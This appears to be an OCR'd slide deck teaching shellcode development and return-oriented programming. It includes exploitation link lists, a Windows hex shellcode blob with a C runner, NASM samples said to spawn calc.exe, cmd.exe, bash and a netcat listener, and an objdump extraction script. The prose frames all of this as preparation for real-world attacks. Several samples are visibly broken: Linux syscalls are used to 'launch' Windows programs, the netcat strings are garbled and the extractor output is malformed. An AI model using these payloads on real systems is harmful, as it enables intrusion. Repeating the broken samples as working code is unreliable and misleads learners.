Shellcode Development #2

Joas Antonio dos Santos

https://www.linkedin.com/in/joas-antonio-dos-santos

What is Shellcode

- Shellcode is a piece of code that is typically used as the payload in an exploit when compromising a computer system. It is typically written in machine code and is executed directly by the target system's processor.
- Shellcode is usually injected into a running process or written to a location in memory that is then executed. It is often used to create a reverse shell, which allows an attacker to remotely control the target system.
- Shellcode can be difficult to write because it must be self-contained and must not contain any null bytes or other characters that might terminate the string that it is stored in. It must also be able to execute on the target system without the assistance of any external libraries or resources.
- Shellcode is often used in conjunction with other types of exploit code, such as return-oriented programming (ROP) or heap spraying, to bypass security measures and gain unauthorized access to a system.

Test your shellcode

- There are several ways to test your shellcode:
- Use a debugger: One of the most common ways to test shellcode is to use a debugger, such as GDB (GNU Debugger) or Ollydbg. By setting breakpoints at strategic points in the code and single-stepping through the execution, you can verify that the shellcode is executing as expected.
- Use a disassembler: A disassembler, such as IDA Pro or Ghidra, can be used to analyze the assembly language instructions in the shellcode and verify that they are correct.
- Use a sandbox: You can use a sandbox, such as a virtual machine or a container, to run the shellcode in an isolated environment. This allows you to test the shellcode without affecting the host system.
- Use a hex editor: You can use a hex editor, such as HxD or Hex Fiend, to verify that the shellcode does not contain any null bytes or other characters that might terminate the string it is stored in.
- It is important to test your shellcode thoroughly before using it in a real-world attack, as any errors or bugs in the code could compromise the success of the exploit.

Test your shellcode - tools

- https://github.com/helviojunior/shellcodetester
- https://github.com/hellman/shtest
- https://github.com/NullByteGTK/Shellcode-Tester
- https://github.com/emptymonkey/drinkme

Shellcode Tools

- https://github.com/CaledoniaProject/awesome-opensource-security/blob/master/shellcode-tools.md
- https://github.com/RischardV/emoji-shellcoding
- https://github.com/alphaSeclab/shellcode-resources
- https://github.com/sisoma2/ShellcodeLoader
- https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86
- https://github.com/thEpisode/Linux-Shellcode-Generator

Binary Exploitation

- https://gist.github.com/hashlash/8b6bccb796a1089b34a5871acd857c58
- https://milotruck.github.io/blog/Binary-Exploitation-Cheatsheet/
- https://bitvijays.github.io/LFC-BinaryExploitation.html
- https://vreugdenhil.dev/pwn_guide/
- https://trailofbits.github.io/ctf/exploits/binary1.html
- https://infosecwriteups.com/into-the-art-of-binary-exploitation-0x000001-stack-based-overflow-50fe48d58f10
- https://www.youtube.com/watch?v=wa3sMSdLyHw&ab_channel=CryptoCat
- https://www.youtube.com/watch?v=tMN5N5oid2c&ab_channel=JohnHammond
- https://www.youtube.com/watch?v=hdlHPv48gNY&ab_channel=GuidedHacking
- https://ir0nstone.gitbook.io/notes/
- https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation
- https://medium.com/@0xvicio/binary-exploitation-basics-int-limits-buffer-overflow-e71af709becf

Buffer Overflow

- https://github.com/gh0x0st/Buffer_Overflow
- https://github.com/johnjhacking/Buffer-Overflow-Guide
- https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst
- https://github.com/CyberSecurityUP/Buffer-Overflow-Labs
- https://academy.hackthebox.com/path/preview/intro-to-binary-exploitation
- https://github.com/rhamaa/Binary-exploit-writeups

Rop

- Return-oriented programming (ROP) is a technique that can be used to bypass security measures, such as data execution prevention (DEP) and address space layout randomization (ASLR), in order to execute arbitrary code on a target system.
- In ROP, an attacker leverages the existing code in a program or library to execute a series of return instructions, each of which transfers control to a different location in the code. By carefully selecting these locations, the attacker can execute arbitrary code without injecting new code into the target system.
- ROP is often used in conjunction with other exploit techniques, such as heap spraying, to bypass security measures and gain unauthorized access to a system.
- To use ROP on a Linux system, an attacker must first identify a vulnerability that allows them to control the flow of execution in the target program. They can then craft a ROP chain, which is a series of return addresses that point to gadgets in the program's code or in a shared library. When the vulnerability is exploited, the ROP chain is executed, allowing the attacker to execute arbitrary code on the target system.

Rop Linux

- https://crypto.stanford.edu/~blynn/asm/rop.html
- https://shakuganz.com/2021/06/07/return-oriented-programming-rop-gnu-linux-version/
- https://bufferoverflows.net/rop-manual-exploitation-on-x32-linux/
- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/linux-kernel-rop-ropping-your-way-to-part-1/
- https://valsamaras.medium.com/introduction-to-x64-linux-binary-exploitation-part-3-rop-chains-3cdcf17e8826
- https://github.com/nnamon/linux-exploitation-course/blob/master/lessons/6_bypass_nx_rop/lessonplan.md
- https://github.com/hardenedlinux/linux-exploit-development-tutorial/blob/master/chapter2/linux-x86-rop.md

Rop Windows

- https://fuzzysecurity.com/tutorials/expDev/7.html
- https://connormcgarr.github.io/ROP/
- https://learn.microsoft.com/en-us/openspecs/exchange_server_protocols/ms-oxcrops/13af6911-27e5-4aa0-bb75-637b02d4f2ef
- https://github.com/catsmells/Windows-Exploit-Development-practice
- https://github.com/JonathanSalwan/ROPgadget
- https://www.offensive-security.com/vulndev/return-oriented-exploitation-rop/
- https://resources.infosecinstitute.com/topic/return-oriented-programming-rop-attacks/

RopChains

- https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/rop-chaining-return-oriented-programming
- https://infosecwriteups.com/rop-chains-on-arm-3f087a95381e
- https://www.apriorit.com/dev-blog/434-rop-exploit-protection
- https://github.com/SQLab/ropchain
- https://github.com/kriw/ropchain
- https://www.usenix.org/conference/raid2020/presentation/bhattacharyya
- https://www.youtube.com/watch?v=HUfNUqsyb88&ab_channel=areyou1or0
- https://www.youtube.com/watch?v=f2ZYgFxlmoY&ab_channel=PaulViel


Rop With Shellcode

- Return-oriented programming (ROP) and shellcode are often used together in exploit development. ROP can be used to bypass security measures, such as data execution prevention (DEP) and address space layout randomization (ASLR), in order to execute arbitrary code on a target system. Shellcode is a piece of code that is typically used as the payload in an exploit, and is often injected into a running process or written to a location in memory that is then executed.
- To use ROP with shellcode, an attacker must first identify a vulnerability that allows them to control the flow of execution in the target program. They can then craft a ROP chain, which is a series of return addresses that point to gadgets in the program's code or in a shared library. When the vulnerability is exploited, the ROP chain is executed, allowing the attacker to execute the shellcode on the target system.
- The shellcode can be used to perform a variety of actions, such as creating a reverse shell, escalating privileges, or installing a rootkit. By combining ROP and shellcode, an attacker can bypass security measures and gain unauthorized access to a system. It is important to test both the ROP chain and the shellcode thoroughly before using them in a real-world attack, as any errors or bugs in the code could compromise the success of the exploit.

Rop With Shellcode

- https://github.com/VincentDary/rop-with-shellcode
- https://ir0nstone.gitbook.io/notes/types/stack/reliable-shellcode/rop-and-shellcode
- https://www.youtube.com/watch?v=AsR8PFKK5Mw&ab_channel=NobodyAtall
- https://failingsilently.wordpress.com/2017/12/17/rop-exploit-mprotect-and-shellcode/
- https://infosecwriteups.com/arm-exploitation-defeating-nx-by-invoking-mprotect-using-rop-1450b6667c16


Development shellcode run calc.exe



```
char *shellcode = "\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9\xB1\x18\x33\xFF
\x33\xC0\xAC\x3C\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B\x12\x75\xDA\x8B
\x53\x3C\x03\xD3\xFF\x72\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03\xF3\x33\xC9\x41\xAD
\x03\xC3\x81\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72\x65\x75\xE2\x49\x8B
\x72\x24\x03\xF3\x66\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE\x4C
\x24\x03\x68\x57\x69\x6E\x45\x54\x53\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51\xFF
\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45\x78\x69\x74\x54\xFF\x74\x24\x20\xFF
\x54\x24\x20\x57\xFF\xD0";

int main()
{
    __asm
    {
        lea eax, shellcode
        jmp eax
    }
}
```

- Build your project in C++


Development shellcode run calc.exe



```
section .text
    global _start

_start:
    ; load calc.exe into memory
    xor ecx, ecx
    mov al, 0x3e
    mov ebx, ecx
    mov cx, 0x7373
    mov edx, ecx
    mov esi, esp
    push ecx
    push 0x746e6957
    push 0x636c6163
    mov ebx, esp
    push ecx
    push ebx
    push esi
    push ecx
    mov ecx, esp
    int 0x80

    ; execute calc.exe
    xor ecx, ecx
    mov al, 0x3b
    int 0x80
```

- Build your project using NASM or FASM
- Assemble the code using your assembler, for example: nasm -f elf calc.asm
- Link the object file to create the shellcode: ld -o calc calc.o (x64) or ld -m elf_i386 -s -o calc calc.o
- Extract the shellcode from the executable: objcopy -O binary calc shellcode
- The shellcode is now stored in the file shellcode. You can use this shellcode in an exploit to run calc.exe on the target system.


Development shellcode run cmd.exe



```
section .text
    global _start

_start:
    ; load cmd.exe into memory
    xor ecx, ecx
    mov al, 0x3e
    mov ebx, ecx
    mov cx, 0x7463
    mov edx, ecx
    mov esi, esp
    push ecx
    push 0x5f56444d #push 0x68732f2f
    push 0x6d7263 #push 0x6e69622f
    mov ebx, esp
    push ecx
    push ebx
    push esi
    push ecx
    mov ecx, esp
    int 0x80

    ; execute cmd.exe
    xor ecx, ecx
    mov al, 0x3b
    int 0x80
```

- Assemble the code using your assembler, for example: nasm -f elf cmd.asm
- Link the object file to create the shellcode: ld -o cmd cmd.o (x64) or ld -m elf_i386 -s -o cmd cmd.o
- Extract the shellcode from the executable: objcopy -O binary cmd shellcode
- The shellcode is now stored in the file shellcode. You can use this shellcode in an exploit to run cmd.exe on the target system.
- Note: This shellcode will open cmd.exe in the current working directory. If you want to specify a different path for cmd.exe, you can modify the code to push the path onto the stack before the call to int 0x80.


Development shellcode run Bash



```
section .text
    global _start

_start:
    ; load bash into memory
    xor eax, eax
    mov al, 0xb
    xor ecx, ecx
    push ecx
    push 0x68732f2f
    push 0x6e69622f
    mov ebx, esp
    xor edx, edx
    int 0x80
```

- Assemble the code using your assembler, for example: nasm -f elf bash.asm
- Link the object file to create the shellcode: ld -o bash bash.o (x64) or ld -m elf_i386 -s -o cmd cmd.o
- Extract the shellcode from the executable: objcopy -O binary bash shellcode
- The shellcode is now stored in the file shellcode. You can use this shellcode in an exploit to run bash on the target system.


Development shellcode run Netcat



```
section .text
    global _start

_start:
    ; load netcat into memory
    xor eax, eax
    mov al, 0xb
    xor ecx, ecx
    push ecx
    push 0x636e2f2f
    push 0x6e69622f
    mov ebx, esp
    xor edx, edx
    int 0x80

    ; run netcat in listen mode
    xor eax, eax
    mov al, 0x3e
    xor ecx, ecx
    push ecx
    push 0x2d6c6973
    push 0x2d6f2070
    push 0x34343434
    push 0x6c6c6f43
    mov ebx, esp
    xor edx, edx
    int 0x80
```

- Assemble the code using your assembler, for example: nasm -f elf netcat.asm
- Link the object file to create the shellcode: ld -o netcat netcat.o or ld -m elf_i386 -s -o netcat netcat.o
- Extract the shellcode from the executable: objcopy -O binary netcat shellcode
- The shellcode is now stored in the file shellcode. You can use this shellcode in an exploit to run netcat and listen on port 4444 on a local interface.

Extractor Shellcode



```
┌──(root㉿kali)-[/home/joas/shellcode]
└─# bash bash_extractor.sh netcat
"\x31\xc0\x\xb0\x0b\x\x31\xc9\x\x51\x\x68\x2f\x2f\x6e\x63\x\x68\x2f\x62\x69\x6e\x\x89\xe3\x\x31\xd2\x\xcd\x80\x"

┌──(root㉿kali)-[/home/joas/shellcode]
└─# 
```

```
#!/bin/bash
if [ -z "$1" ]
then
echo "Use: $0 <Path Exe>"
exit
fi
objdump -d $1|grep '[0-9a-f]:'|grep -v
'file'|cut -f2 -d:|cut -f1-6 -d ' '|tr -s '
'|tr '\t' ' '|sed 's/$//g'|sed 's/
/\\x/g'|paste -d '' -s|sed 's/^/"/'|sed
's/$/"/g'
```

https://pastebin.com/p7b52GR0

